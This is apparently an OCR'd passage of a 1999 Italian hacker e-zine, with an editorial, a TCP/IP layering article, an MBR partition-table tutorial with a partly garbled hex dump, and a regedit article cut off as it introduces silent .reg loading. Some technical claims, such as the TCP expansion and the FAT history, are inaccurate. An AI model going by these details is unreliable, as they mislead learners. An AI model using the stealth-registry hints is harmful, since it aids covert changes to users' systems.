

FrOm Spp to tHe NeT

NumEro ZinQUe

Sommario:

Overture
-------- By ChRoMe

Il modello ISO/OSI e la
 sua implementazione
nel protocollo TCP/IP By Brigante

MBR tutorial

Release 04/03/1999 By BITman

I segreti del REGEDIT
--------------------- By Master

Visual Basic prima lezione
-------------------------- By Zelig

Raccolta di exploites per sendmail
---------------------------------- By Vecna

Spiegazioni sul protocollo BO
----------------------------- By Yafbo

Futurshow e Microsoft : bho ?
----------------------------- By RigoR MorteM

==========

Overture

By ChRoMe
(e chi altri ??)
hihihihihi

Right right right,miei cari Drughi...
Una nota triste,e' morto il mitiko Stanley Kubrick,non c'entra tanto con la e-zine,ma per chi lo ha apprezzato come me..sara' stato un vero dispiacere,venire a conoscenza della sua morte,e mi andava di rendereLi omaggio.

Kominciamo subito con delle kose serie....il Newbies staff sta' facendo un ottimo lavoro,adesso N0b0dy e Newbies hanno attivato una mailing list molto karina,le adesioni da parte di vecchi e nuovi amici non mankano.
Se volete potete mandare una mail a newbieslist@yahoo.it in cui spiegate le motivazioni della vostra desione,sara' uno dei membri dello staff di accoglienza a valutare
le vostre richieste di partecipare attivamente alla ml.

Ho contattato Zelig,uno che di vb..ne mastika a giornate :)

e lui si e' gentilmente offerto di curare una rubrica sul VB,partiremo con un tipo di corso,non proprio per veri newbies...ma che ,siamo sicuri,interessera' sia quelli che gia' bazzicano il VB,che quelli che ci si vogliono avvicinare un po' piu'seriamente...
Grazie Zelig

Un'altra bella news...abbiamo un server irc...quasi tutto nostro,vi spiego...gentilmente Root5,che e' l'admin del suddetto,ci ha offerto l'opportunita' di darli una mano,e io e il duka siamo diventati services admin..(che fa' molto piu' figo di dire ircop hahahaha)
Bene,come chi ci segue da un po',sapra'...noi siamo un po' refrattari a irc,ma avendo a disposizione un server nuovo di pakka,con noi che possiamo monitorare quello che succede sopra,con gente che bene o male e' interessata alle tematike tratte...siamo tornati su irc...
Allora il sunto e' questo...sul server siete tutti bene accetti,potete partecipare sul canale #ahccc,dove ci trovere spessissimo,potete crearvi vostri canali,potete fare pubblicita'..insomma...su questo server..vige la tranquillita'..non un casino di split e take come su ircnet...
Per gli irriducibili SPP...abbiamo un canale privato,segreto,blindato,waterproof...e chi piu' ne ha piu' ne metta...
ah..dimenticavo   hehehehe

il server su cui dovete puntare il vostro client e'

CHAT.JODLER.NET
porta 6667
canale #ahccc
se volete paralre di creare un canale o volete info sul server
venite su #oper,o cercate di me',ROOT5 o TheDuke
saremo felici (?) di aiutarvi...hihihihihihihi

Vi attendiamo numerosi

Bene,il Futur Show e' una cacata galattika,ma finalmente si e' avverato il sogno di RigoR,una reunion con i fiocchi...,veramente tanto di cappello(hahahahahahaha anche perche' il cappellino spp..e' diventato un vero trend)a RigoR,che ha organizzato alla perfezione una bolgia di 38 scatenati ululanti...in una bolgia di mille altri ululanti scatenati.
Molte le presenze,anche inaspettate,ma apprezzate....sia di SPP,che di quelli di Newbies,e anche BFI,ciao Spirit...
Finalmente e' stato possibile dare un volto a Jammil...che vi assicuro non e' un bel vedere...hahahahahaha
Non sto'ad elencare tutti quelli che abbiamo conosciuto nell'evento...manko me li rikordo...hehheh
ma faccio una pikkola lista di SPP...celebri che sono intervenuti
Allora,cominciamo da Me'...hehehehehe
poi c'era,RigoR,Teresa (il mio amore..ihihih)Conte Stefy,Bacco (un grande),Tira;SirPsychoSexy,Brigante (ma chi lo ha invitato?... ;))Flamer(con la febbre),Gaudy,Jammil (altro pilastro)...e il mitiko fratello MISHA...ciao Bros...poi sinceramente non me ne rikordo piu'...
Ah..dikono che ci fosse anche TheDuke...hihihihihihihi ma lo abbiamo visto poko ;)
Un doveroso saluto alle Ladies intervenute...di cui,purtroppo non ricordo i nomi hahahahaha erano la Simpaticissima ragazza di Ax1s,quella altrettanto simpatika di Rigor ,
Eva _Kant e Grazia?..spero di si'...la cognatina..e poi anche qui'...mi fermo,sapete l'eta'...la memoria..i nomi mi sfuggono.
Cosi' a braccio...saluto calorosamente erGoline,Fritz,Ax1s,N0b0dy88 (ciao collega hihihih),AnArChY,Dante Alighieri...e gli altri tutt,belli e brutti..hihihhihi

Prossimo eventone,da non perdere,sara'il famoso Hackit, anche questo a Milano.al Bulk..in data ankora da definire (loro pensano nella terza settimana di Giugno)
Anke qui' e' previsto un SPPday...ma per ora e' tutto da decidere.
Per eventuali aggiornamenti sull'Hackit fate riferimento alla pagina web
http://www.ecn.org/hackit99/
Per la/e data/e di quando fare sto sppday e su come faremmo a riconoscersi...non lo sappiamo ancora...ma ve lo comunicheremo presto su queste pagine

Ancora.....stanno bollendo cose grosse in casa SPP....sikke' state tuned...ne vedrete delle belle...hehehehehehehehe

ULTIMISSIMA NOTA.....
Un saluto partikolare a Master,mi cospargo il capo di cenere per non aver potuto partecipare Alla mistica cena sull'aquario della vita (come se fosse Antani un sao mai)...hehehe
Sikuramente,la prossima volta ci saro'...e ti porto Filippo..e le sue trovate geniali

e il cappellino SPP :)
:)) ciao Masterone...

E veniamo al numero ZinQUe.
Artikoli sempre interessanti dal nostro Brigante...che si riallaccia alla questione protocolli ,trattata sul numero precedente da Override,ampliando il discorso sull'ISO/OSI.

Un bell'articolo sull'architettura del Master Boot Record ci viene offerto da BITman,forse non e' proprio un'artikolo sull'hacking.ma la conoscenza di queste info..puo'sempre servire...anche per i virus maker..hehehehehehe

I sergreti del regedit svelati dal nostro Master...sono una ulteriore ciliegina sulla torta anke qui' trovate info..che difficilmente trovereste da altre parti   :))

Abbiamo il buon Vecna che tratta uno degli argomenti di sicurezza informatica più spinoso ma nello stesso tempo interessante, ovvero i bugs
del sendmail.

Inoltre un ennesimo, ma sempre utile approfondimento sul protocollo di BO, così che se ankora non lo sapete usare,
evidentemente il problema siete voi :)))

In ultimo, RigoR ci racconta un simpatiko aneddoto accaduto al Futurshow (ci teneva tanto che venisse pubblicato hihihihihihi).

Vorrei sapere,se ovviamente mi legge....,che fine ha fatto SiFra?..per la rubrika delle mail?
Se LorD OaK si degna di rispondere sull'artikolo per Antidote..altrimenti non lo spedisko....
:))
E se quella fava del Duka.si mette a scrivere qualcosina per noi..oppure e' troppo impegnato..in quanto membro del Newbies staff....hihihihihihihihihihihihihih

Se qualcuno si vuole dedicare a spiegare un po' di rudimenti dell'irc.....la cosa sembra interessare molti,pensavo a Debian,ma dopo averci parlato,i suoi impegni sono troppi,e credo che non potra'assolvere a questo kompito,sikke'....il posto e vacante

Per finire.....ricordo a tutti che siete i ben venuti se avete qualche cosa da dire,da proporre,da criticare,da migliorare........

Ultima Kosa.un saluto a TheDuke,Darkman e il Brigante...e un grazie per la bella serata passata a mangiare pesce e ubriakarsi......hihihihihihihihihihihihihihihihihihi

Ed ora.diamo inizio alle DaNzE
:x
By ChRoMe
SPP MembEr

_#_

Il modello ISO/OSI e la sua implementazione
nel protocollo TCP/IP
---

by Brigante
SPP member

Ciao a tutti :-))
Dopo lo splendido articolo di Override nello scorso numero di Netrunners (lo avete letto....vero????), e confidando poco nel fatto che vi sareste andati a trovare dei tutorial che spiegassero il modello ISO/OSI (hihihihihi....conosco i miei polli), ho deciso di scrivere questo articolo che si collega all'articolo scritto da Override, trattando alcuni concetti che stanno a monte del protocollo TCP/IP.
Il protocollo TCP/IP è in realtà costituito da un gruppo di protocolli, per l'esattezza 4, che vengono normalmente utilizzati per gestire le comunicazioni in Internet:

IP   Internet Protocol:è un protocollo a livello di rete che trasferisce i dati tra i computer host della rete.

TCP Transfer Control Protocol: è un protocollo di trsferimento che sposta tra le applicazioni i dati costituiti da più pacchetti.

UDP User Datagram Protocol: è un altro protocollo a livello di trasporto. Anche il protocollo UDP si preoccupa di trasferire i dati tra le applicazioni. Tuttavia esso è meno affidabile del protocollo TCP in quanto trasferisce un unico pacchetto di dati.

ICMP Internet Control Message Protocol: si occupa della gestione dei messaggi di errore della rete e presenta altre condizioni che richiedono l'attenzione da parte del software della rete.

I termini livello di rete (network layer) e livello di trasporto (transport layer) fanno riferimento a funzionalità definite all'interno del modello di rete ISO/OSI.
Come molti saprano l'ISO (Internationalk Standards Organization) è costituita da un gruppo di studiosi di vari paesi con lo scopo di stabilire lo standard internazionale in diversi campi. Verso la fine degli anni '70 l'ISO propose un modello per il collegamento dei sistemi che servisse per implementare le reti in tutto il mondo. Ci volle però il 1984 prima che l'ISO rilasciasse il documento OSI (Open System Interconnection), su cui si basa Internet e la maggior parte delle reti.
Il modello ISO/OSI definisce 7 livelli di organizzazione dell' hardware e del software di rete e moduli e funzioni ben definiti.
In una rete a livelli, ciascun modulo fornisce determinate funzionalità o servizi ai livelli sovrastanti. Inoltre ogni livello comunica solo con i due livelli immediatamente sovrastante e/o sottostante.

	LIVELLO	TIPO DI DATI
7	Livello dell'applicazione	Messaggi
6	Livello di presentazione	Messaggi
5	Livello della sessione	Messaggi
4	Livello del trasporto	Messaggi
3	Livello della rete	Pacchetti
2	Livello data-link	Frame
1	Livello fisico	Bit

Vediamo quindi che il modello ISO/OSI suddivide le reti in livelli, ognuno dei quali esegue una funzione ben specifica. A ciascun livello, il modello ISO/OSI associa dei protocolli che definiscono le funzionalità del livello.
Il modello ISO/OSI rappresenta una rete come una successione verticale di moduli o livelli. Poichè il modello associa a ciascun livello almeno un protocollo, parleremo anche di livello di protocolli. Ed infatti il termine stack dei protocolli deriva dal concetto della rete come entità costituite da livelli di protocolli.

	MODELLO ISO/OSI		IMPLEMENTAZIONE TCP/IP	
7	Livello dell'applicazione	-->	Livello dell'applicazione	--> Programmi
6	Livello di presentazione			
5	Livello della sessione	-->	Livello del trasporto	--> TCP-UDP
4	Livello del trasporto			
3	Livello della rete	-->	Livello della rete	--> IGMP-IP-ICMP
2	Livello data-link	-->	Livello data-link	--> ARP-Interfaccia HW-RARP
1	Livello fisico	-->	Livello fisico	--> Cavo della rete

Con questo orribile schemino ho cercato di affiancare il modello ISO/OSI e lo stack dei protocolli....speriamo che sia intellegibile :-))

Vediamo ora come passano i dati da un livello all'altro. Diciamo che nella machhina trasmittente i dati si spostano verso il basso nella sequenza dei protocolli, lasciando così la macchina trasmittente per poi spostarsi verso l'alto nello stack di protocolli nel momento in cui entrano nella macchina ricevente.
In pratica i dati si muovono nello stack dei protocolli procedendo dal livello dell'applicazione al livello fisico. Quando la destinazione fisica riceve i dati, questi risalgono lo stack fino a raggiungere il livello dell'applicazione. Ogni computer attraversato lungo il tragitto che collega l'origine alla destinazione fa passare i dati fino al livello di rete dove il software di rete analizza il pacchetto. Se questo computer non è la destinazione del pacchetto, il software di rete può rispedire il pachhetto verso il basso nello stack fino a raggiungere il livello fisico e quindi trasmette al prossimo computer.....e così via.

Comunque non tutti e sette i livelli del modello ISO/OSI vengono implementati dal TCP/IP...anzi, per l'esattezza esso ne usa solo cinque. Vediamo ora la funzione di ciascun livello all'interno del protocollo TCP/IP.

LIVELLO	FUNZIONE	PROTOCOLLI
Applicazione	Funzioni specializzate della rete come ad es. il trasferimento dei files e la posta elettronica	TFTP, BOOTP, SNMP, FTP, SMTP, MIME
Presentazione	Formattazione dei dati, conversione del codice dei caratteri e codifica dei dati	Nessun protocollo
Sessione	Negoziazione e definizione di una connessione con un altro nodo	Nessun protocollo
Trasporto	Gestione del collegamento punto a punto	TCP, UDP
Rete	Inoltro dei pacchetti lungo la rete	IP, ICMP, RIP, OSPF, BGP, IGMP
Data-link	Trasferimento delle unità indirizzate e verifica degli errori	SLIP, CSLIP, PPP, ARP, RARP, MTU
Fisico	Trasmissione dei dati binari lungo la linea di comunicazione	ISO 2110, IEEE 802, IEEE 802.2

Il livello fisico specifica le caratteristiche del cavo di collegamento delle macchine della rete. Inoltre spedifica il modo in cui la scheda di rete o il convertitore deve codificare i bit trasmessi in rete. Il livello fisico include il mezzo di trasmissione, il quale si occupa del trasferimento dei dati, in genere un cavo coassiale o non coassiale.

Il livello data-link definisce il modo in cui il livello fisico trasmette i dati ricevuti dal livello di rete. Il livello data-link ricostruisce i bit che compongono le informazioni utilizzando i protocolli che controllano la costruzione e lo scambio dei pacchetti lungo il cavo di collegamento. Essenzialmente il livello data-link connette il livello fisico al livello di rete. Normalmente quindi corrisponde alla scheda di rete installata sul computer.
Esso ha anche due moduli di protocollo: ARP (Address Resolution Protocol) e RARP (Reverse Address Resolution Protocol).

Il livello di rete definisce il modo in cui le informazioni ricevute dal livello di trasporto vengono inviate in rete e il modo in cui la rete individua i vari sistemi host.
Il livello di rete contiene il protocollo IP, il protocollo ICMP (Internet Control Message Protocol) e il protocollo IGMP (Internet Group Management Protocol).
Poichè contiene il modulo IP, il livello di rete rappresenta il nucleo centrale di qualsiasi rete basata sui protocolli TCP/IP. All'interno del livello di rete, il modulo IP svolge la maggior parte del lavoro. I protocolli ICMP e IGMP sono di supporto al protocollo IP e aiutano quest'ultimo a gestire alcuni particolari messaggi della rete, come ad es. i messaggi d'errore e i messaggi multicast.
Il livello di rete gestisce l'invio delle informazioni da un computer all'altro. In una rete TCP/IP, il livello di rete incapsula ogni protocollo ad eccezione del protocollo di risoluzione degli indirizzi.
L'incapsulazione altro non è che il processo di memorizzazione dei dati nel formato richiesto dal protocollo successivo nello stack. Mentre i dati attraversano lo stack dei protocolli, ogni livello sfrutta l'incapsulazione eseguita dal livello precedente.

Il livello di trasporto trasferisce i dati tra le applicazioni. Esso controlla la trasmissione dei dati attraverso il livello di rete. Il livello di trasporto può costruire le trasmissioni di dati in due modi: con il protocollo TCP o con quello UDP.
Il protocollo TCP è un protocollo orientato alla connessione che invia e riceve i dati utilizzando un flusso byte-stream affidabile, ossia le sequenza di dati trasmesse vengono verificate dalla macchina ricevente.
Al contrario il protocollo UDP è un protocollo senza connessione e non affidabile che invia e riceve i dati utilizzando datagram, e la trasmissione non viene verificata dal computer ricevente.

Il livello dell'applicazione invia i dati al livello di trasporto e riceve i dati inviati dal livello di trasporto. Facciamo un esempio pratico: se chiediamo al Navigator (IE 4? No,grazie hihihihihi) la visualizzazione di un nuovo URL sarà il livello dell'applicazione che invierà la richiesta al livello di trasporto fino ad arrivare al livello fisico. Poi, una volta acquisite le informazioni, esse risaliranno lo stack dei protocolli fino al livello di trasporto, da questo al livello dell'applicazione, ed eccovi apparire la pagina Web richiesta. Chi l'avrebbe mai detto che dietro la visualizzazione di una pagina Web c'era tutto sto movimento eh???
Ok, se avete retto sino alla fine, siete dei grandi ed avete tutta la mia ammirazione :-)))
Sperando, dopo questo pallosissimo articolo, di non essere evitato a priori in futuro, vi saluto e.....buone hackerate.

_#_

MBR tutorial

Release 04/03/1999
A cura di |BITman|
ICQ#10662568
E-Mail bitman@bitsmart.com
IRC: #warez-ita #hack-ita (IRCnet)

PREMESSA
Non mi assumo alcuna responsabilita' di eventuali danni che arrecherete a voi stessi o ad altri: scrivo queste informazioni per aiutare, non per distruggere.

REQUISITI
- conversione HEX-BIN-DEC
- nozioni di Norton Disk Editor e editing in HEX
- terminologie: partizione, byte, bit

GLOSSARIO
Hd = Hard Disk
MBR = Master Boot Record
PT = Partition Table (tavola delle partizioni)
00h = il numero 0 in notazione esadecimale o HEX
00d = il numero 0 in notazione decimale o DEC
00b = il numero 0 in notazione binaria o BIN

THEORY
Nella mia "lunga esperienza" da smanettatore mi sono spesso imbattuto in hd da installare, partizionare, formattare... Ok, si installa, si configura e si avvia. Poi?? Mah, si avvia Windows 98? Noooooo in un hd nuovo non c'e' assolutamente niente, niente C, niente sistema operativo niente di niente.
Si avvia con un disco di boot e si comincia a partizionare.
NB(Non Badare): fdisk non e' il massimo, preferisco partition magic e faro' sempre riferimento a quest'ultimo.
Creato C si comincia a fare casino con gli OS, drivers e mondezze varie.
Maah... come e' fatto un hd?? La curiosita' non ha confini quindi perche' mentire a noi stessi? CI INTERESSA.
NB(Nota Bene): la geometria di un hd e' la seguente: X head (o facce) divise in Y cyls (o cilindri) a loro volta divisi in Z sectors (settori).
(per calcolare il numero di settori, la cui dimensione e' fissa a 512 bytes, basta fare: <heads> * <cyls> * <sectors>)

NB(Not Bad): i dati non sono scritti in ordine logico: a livello hardware
ogni head e' divisa in cyls e ogni cyl in sectors, ma a livello software i
cyls compaiono prima delle head e di conseguenza sono i piu' significativi
(i sectors rimangono sempre ultimi).

MBR
C e' stata creata con successo ma come fa il comp a riconoscere che esiste una
partizione, assegnarle una lettera di unita' e caricare un OS dall'interno di
essa?? Qui viene il bello.
Il settore nø 1 contiene -sempre- il MBR, ovvero il Master Boot Record.
Che diavolo e'?!? E' la parte che contiene il cuore dell'hd ed e' divisa in 2:
una prima di codice e una seconda di dati.
- Il codice eseguibile: un programma che checka tutte le partizioni (quella
attiva per prima, poi le altre in ordine di creazione)
alla ricerca di quella attiva ed esegue il suo BR.
- Dati: contiene la cosiddetta Partition Table ed e' proprio di questa che
parlero' dettagliatamente in seguito.
Il primo settore (MBR) deve necessariamente terminare con i byte 55AAh (non ho
provato a modificarli perche' non ho tempo per risolvere eventuali danni...).
Ecco come appare il primo settore visto con Norton Disk Editor:

```
Settore fisico: Cil 0, Faccia 0, Settore 1
00000000:  33 C0 8E D0 BC 00 7C FB - 50 07 50 1F FC BE 1B 7C 3+Äð+.|¹P¨P³¥•|_
00000010:  BF 1B 06 50 57 B9 E5 01 - F3 A4 CB BE BE 07 B1 04 +•¨PW¦Õ´¾ñ-¥¥¨_¯
00000020:  38 2C 7C 09 75 15 83 C6 - 10 E2 F5 CD 18 8B 14 8B 8,| u§âã•Ô§-•ï¶ï
00000030:  EE 83 C6 10 49 74 16 38 - 2C 74 F6 BE 10 07 4E AC ¯âã•It•8,t÷¥•¨N¼
00000040:  3C 00 74 FA BB 07 00 B4 - 0E CD 10 EB F2 89 46 25 <.t·+¨.¦
```

```
-•Ù_ëF%
00000050:  96 8A 46 04 B4 06 3C 0E - 74 11 B4 0B 3C 0C 74 05 ûèF¯¦·<
```

t•¦
<

```
t˘
00000060:  3A C4 75 2B 40 C6 46 25 - 06 75 24 BB AA 55 50 B4 :-u+@ãF%˙u$+¬UP¦
00000070:  41 CD 13 58 72 16 81 FB - 55 AA 75 10 F6 C1 01 74 A-•Xr•ü¹U¬u•÷-´t
00000080:  0B 8A E0 88 56 24 C7 06 - A1 06 EB 1E 88 66 04 BF
èÓêV$Ã˙í˙Ù-êf¯+
00000090:  0A 00 B8 01 02 8B DC 33 - C9 83 FF 05 7F 03 8B 4E ..©´^ï_3+â ˘•˜ïN
000000A0:  25 03 4E 02 CD 13 72 29 - BE 60 07 81 3E FE 7D 55 %˜N^-•r)¥`¨ü>_}U
000000B0:  AA 74 5A 83 EF 05 7F DA - 85 F6 75 83 BE 5F 07 EB ¬tZâ´˘•+à÷uâ¥_¨Ù
000000C0:  8A 98 91 52 99 03 46 08 - 13 56 0A E8 12 00 5A EB e'ÿæRÖ˜F°•VÞ•.ZÙ
000000D0:  D5 4F 74 E4 33 C0 CD 13 - EB B8 00 00 80 02 28 20 iOtõ3+-•Ù©..Ç^(
000000E0:  56 33 F6 56 56 52 50 06 - 53 51 BE 10 00 56 8B F4 V3÷VVRP˙SQ¥•.Vï¶
000000F0:  50 52 B8 00 42 8A 56 24 - CD 13 5A 58 8D 64 10 72 PR©.BèV$-•ZXìd•r
00000100:  0A 40 75 01 42 80 C7 02 - E2 F7 F8 5E C3 EB 74 54 .@u´BÇÃ^Ô¸°^+ÙtT
00000110:  61 62 65 6C 6C 61 20 64 - 65 6C 6C 65 20 70 61 72 abella delle par
00000120:  74 69 7A 69 6F 6E 69 20 - 6E 6F 6E 20 76 61 6C 69 tizioni non vali
00000130:  64 61 2E 20 49 6D 70 6F - 73 73 69 62 69 6C 65 20 da. Impossibile
00000140:  63 6F 6E 74 69 6E 75 61 - 72 65 20 63 6F 6E 20 6C continuare con l
00000150:  27 69 6E 73 74 61 6C 6C - 61 7A 69 6F 6E 65 2E 00 'installazione..
00000160:  53 69 73 74 65 6D 61 20 - 6F 70 65 72 61 74 69 76 Sistema operativ
00000170:  6F 20 6D 61 6E 63 61 6E - 74 65 00 00 00 00 00 00 o mancante......
00000180:  00 00 00 8B FC 1E 57 8B - F5 CB 00 00 00 00 00 00 ...ï³-Wï§-......
00000190:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
000001A0:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
000001B0:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 80 01 ..............Ç´
000001C0:  01 00 0B FE 3F A4 3F 00 - 00 00 26 72 28 00 00 00 ´.
_?ñ?...&r(...
000001D0:  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
000001E0:  01 A5 0B FE BF 0A 65 72 - 28 00 E6 C1 57 00 00 00 ´Ñ
_+.er(.µ-W...
000001F0:  81 0B 0B FE FF 0F 4B 34 - 80 00 C5 FA 3F 00 55 AA ü

_ ¤K4Ç.+·?.U¬
```

PARTITION TABLE

Ohhhhhh finalmente arriva la parte interessante ^_^
La Partition Table (PT, e' troppo impegnativo scriverlo per esteso) vera e propria inizia all'offset 1BEh e ogni partizione e' descritta in 16 byte.
Quindi la 2ø inizia a 1CEh, la 3ø a 1DEh e la 4ø a 1EEh.
Gli ultimi 2 byte come ho detto prima (1FEh e 1FFh) devono essere rispettivamente 55h e AAh e vengono anche detti Executable Markers.
Il nø max di partizioni che si possono fare su di un disco e' 4: invalicabile perche' la PT eccederebbe dal primo settore invadendo il secondo e creando scompiglio (molto scompiglio, soprattutto fastidioso.. ;)).

Offset nel settore	Tipo	Dimensione
00h	Codice eseguibile	MAX 446 bytes il codice puo' variare
1BEh	1ø indice di partizione	16 bytes
1CEh	2ø indice di partizione	16 bytes
1DEh	3ø indice di partizione	16 bytes
1EEh	4ø indice di partizione	16 bytes
1FEh	Executable marker (55AAh)	2 Bytes

Analizziamo il significato dei bytes che identificano la prima partizione:

Numero del byte:	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
Valore del byte:	80	01	01	00	0B	FE	3F	A4	3F	00	00	00	26	72	28	00

Numero byte	Descrizione	Dimensione
0	Stato della partizione: - 00h non attiva - 80h attiva	1 byte
1	Inizio della partizione (head)	1 byte
2	Inizio della partizione (cyl, sect)	1 word *
4	Tipo	1 byte
5	Fine della partizione (head)	1 byte
6	Fine della partizione (cyl, sect)	1 word *
8	Numero di settori fra il MBR e il primo settore della partizione	1 dword *

C Numero di settori nella partizione 1 dword *

[* word = 2 bytes // dword = 2 word = 4 bytes]

Ora cerchiamo di capire di che partizione si tratta
Byte 0: 80h ==> la partizione e' attiva (l'OS la interpretera' come C)
Byte 1: 01h ==> inizio nella head nø 1
Byte 2-3: 0100h ==> qui il discorso di fa piu' complicato:
la word convertita in bin e' 00000001-00000000b (bytes separati da un -)
NB(Nota Benissimo): nelle word e dword i byte sono scritti al contrario e
pertanto vanno letti al contrario (che logica eh?). Esempio: troviamo scritto
01020304h, per convertirlo e fare le dovute operazioni va letto 04030201h.
Nel nostro caso invertendo i byte si ottiene 0001h, ovvero 00000000-00000001b.
Schema nella tabella sottostante:

```
Numero bit:  15  14  13  12  11  10  9  8 | 7  6   5  4  3  2  1  0
Valore HEX:              00h         |       01h
Valore del bit:     0   0   0   0   0   0  0  0 | 0  0 | 0  0  0  0  0  1
Signifitato: Cyls bit dal 7 allo 0          |   *  | Sect
```

[* = Cyls bit 9 e 8]

bit nø 7,6,15,14,13,12,11,10,9,8: 0000000000b = 0 (cyl nø 0)
bit nø 5,4,3,2,1,0: 000001b = 1 (sect nø 1)

Strano eh? Non piu' di tanto, dato che i cyls sono molto numerosi nei grandi
hd, servono piu' bit per rappresentarli. Il nø massimo di Cyls e' quindi
2^10 - 1= 1023, mentre il massimo dei settori e' 2^6 - 1 = 63.
Byte 4: 0Bh ==> tipo di partizione, FAT32 (vedi appendice A)
Byte 5: FEh ==> fine nella head nø FEh (254d)
Byte 6-7: 3F-A4h ==> 10100100-00-111111 ==> 0010100100-111111 ==> fine nel
cyl A4Fh (174d) e nel sect 3Fh (63d)
Byte 8-9-A-B: 3F000000h ==> fra l'MBR e' il primo settore della partizione
ci sono 63 settori (sembra ridondante, forse serve per i controlli).
Praticamente segna il settore di inizio della partizione.
Byte C-D-E-F: 26722800h ==> 00287226h ==> la partizione e' formata da 2.650.662
settori (ovvero 1.357.138.944 bytes, compresi il boot record e le fat).

```
-------------------------------SUNTO DEL DISCO-------------------------------
             Partizione 1 Partizione 2 Partizione 3 Partizione 4
Stato        80h                00h                00h                00h
             Attiva       -                 Non attiva         Non attiva
Start: head  01h                00h                00h                00h
             1                  -                  0                  0
Start: cyl/sect    0100h        00h                01A5h              810Bh
             0 / 1              -                  165 / 1      523 / 1
Tipo         0Bh                00h                0Bh                0Bh
             FAT32              Vuota              FAT32              FAT32
End: head    FEh                00h                FEh                FEh
             254                -                  254                254
End: cyl/sect3FA4h        00h                BF0Ah              FF0Fh
             174 / 63           -                  522 / 63           783 / 63
Sect relativo3F000000h    00h                65722800h          4B348000h
             63                 -                  2650725      8401995
Nø di sects     24722800h     00h               E6C15700h         C5FA3F00h
             2650662            -                  5751270      4192965
```

[i valori "tradotti" sono in decimale]

Si avranno quindi le seguenti partizioni:
C da 1.357.138.944 bytes
D da 2.944.650.240 bytes
E da 2.146.798.080 bytes

Totale: 6.448.587.264 bytes

LE PARTIZIONI ESTESE
Per valicare il limite di 4 partizioni su un disco, sono state introdotte

quelle estese. Come funzionano? Semplice: puntano ad un area del disco che e' virtualmente un altro disco, con un altro MBR e altre partizioni(dette logiche). Facciamo un esempio pratico. Supponiamo che la part. nø 4 sia di tipo esteso (05h); se andassimo a vedere nel suo primo settore troveremo un altro MBR (ovviamente diverso dal principale), distinguinile dagli executable markers, con altre partizioni indicizzate al suo interno. Vantaggi? Utilizzandole in modo recursivo e' possibile crearne praticamente infinite...

BREVE STORIA DELLE FAT

Quando inventarono i primi hd, vere e proprie macchine mangia-soldi, occupavano molto spazio, costavano moltissimo e contenevano pochissimi dati. Il loro prezzo era di diverse centinaia di migliaia di lire al M, alla portata quindi solo delle aziende piu' sviluppate. Non prevedendo l'attuale boom tecnologico in fatto di dimensioni i ricercatori di allora cercarono di risparmiare il piu' possibile, commettendo anche errori fatali (il bug del 2000 ad esempio, nato dalla notazione di sole due cifre per l'anno invece di quattro). 100M erano una cifra astronomica di spazio disponibile, impossibile da riempire.... Cosi gli svilippatori piu' tardi creatono le FAT12, ovvero un tipo di partizione divisa in cluster con un indice iniziale. Perche' 12? 12 erano il numero di bit che venivano utilizzati per rappresentare il numero di cluster della partizione. In questo modo (data la dimensione fissa dei cluster a 32K) le partizioni non potevano essere piu' grosse di 134.217.728 bytes (128M), un limite invalicabile (ecco perche' certe schede madri non gestiscono hd piu' grandi di 128M...). Per ovviare a questo quando cominciarono a uscire hd piu' grandi venne introdotta la FAT16, con il limite di 2.147.483.648 bytes (2G), presto sostituita dalla attuale FAT32.
Con quest'ultima entra in gioco un'altra interessante variabile: la dimensione dei cluster (4K, 8K, 16K o 32K). Cosi' possiamo calcolare che la dimensione max di una FAT32 a 4K e' 17.592.186.044.416 bytes (wow!! 17T!!!) e quella di una 32K e' 140.737.488.355.328 bytes (140T). Niente male eh?

ANCORA FAT

Ma che differenza c'e' fra un FAT32 a 4K e una a 32K ?? Semplice.
Secondo le FAT ogni file deve occupare minimo un cluster, quindi un file vuoto (da 0 bytes) occupera' anch'esso un cluster. In questo modo piu' il cluster e' piccolo, piu' spazio si risparmia...
Esempio pratico: si vogliono tenere su hd un qualcosa come 1500 icone(tutte da 766 bytes):
- 4K = 6.144.000 circa
- 32K = 49.152.000 circa
La differenza e' sostanziale.

APPENDICE A: tipi di partizioni

Codice	Tipo
00h	Empty
01h	FAT-12
02h	XENIX
03h	XENIX
04h	FAT-16
05h	Extended Partition
06h	DOS >32M
07h	OS/2 HPFS
0Ah	Boot Manager
0Bh	FAT-32
64h	Novell
75h	PCIX
DBh	CPM/Concurrent
FFh	BBT

_#_

I segreti del REGEDIT

By Master Hacker
SPP MemBer

---

avvertenza preliminare: prima di cominciare a lavorare su i registri e' sempre bene farsi un backup su dischetto di questi file:

1. SYSTEM.DATA
2. SYSTEM.DA0
3. USER.DAT
4. USER.DA0
5. WIN.INI
6. CONTROL.INI
7. SYSTEM.INI

da reistallare in caso di problemi con windows.

Il registro di confiruazione di windows, quello che viene visualizzato tramite il pratico browser dedicato REGEDIT.exe, e' una delle piu' preziose fonti di informazioni e modifica-attiva a cui un utente smaliziato puo' accedere.
Per motivi pratici la Microsoft non da a riguardo piu' di tante informazioni, ma questo e' comprensibile: basti bensare infatti che la modifica di alcuni parametri in determinate chiavi del medesimo al fine di attivare le licenze di un controllo non acquistato regolarmente o eliminare i limiti temporali imposti da uno shareware sarebbero da considerarsi una aperta violazione del diritto di copyright.
Come tutti sanno il regedit permette di salvare, modificare e caricare piccole parti del registro .. questo anche da linea di comando.
E' possibile infatti dire REGEDIT pippo.reg (dove reg e' un file di testo contenente le impostazioni
del registro) da esegui e vedersi caricare il tutto.
Sfortunatamente appare una fastidiosa finestrella che avverte l'utente della felice riuscita dell'operazione... ma il problema e' facilmente risolvibile.
Esistono infatti dei parametri poco conosciuti da unire alla chiamata del regedit per fare diverse cose..tra queste anche caricare un file di registro in maniera completamente invisibile. questi parametri sono:

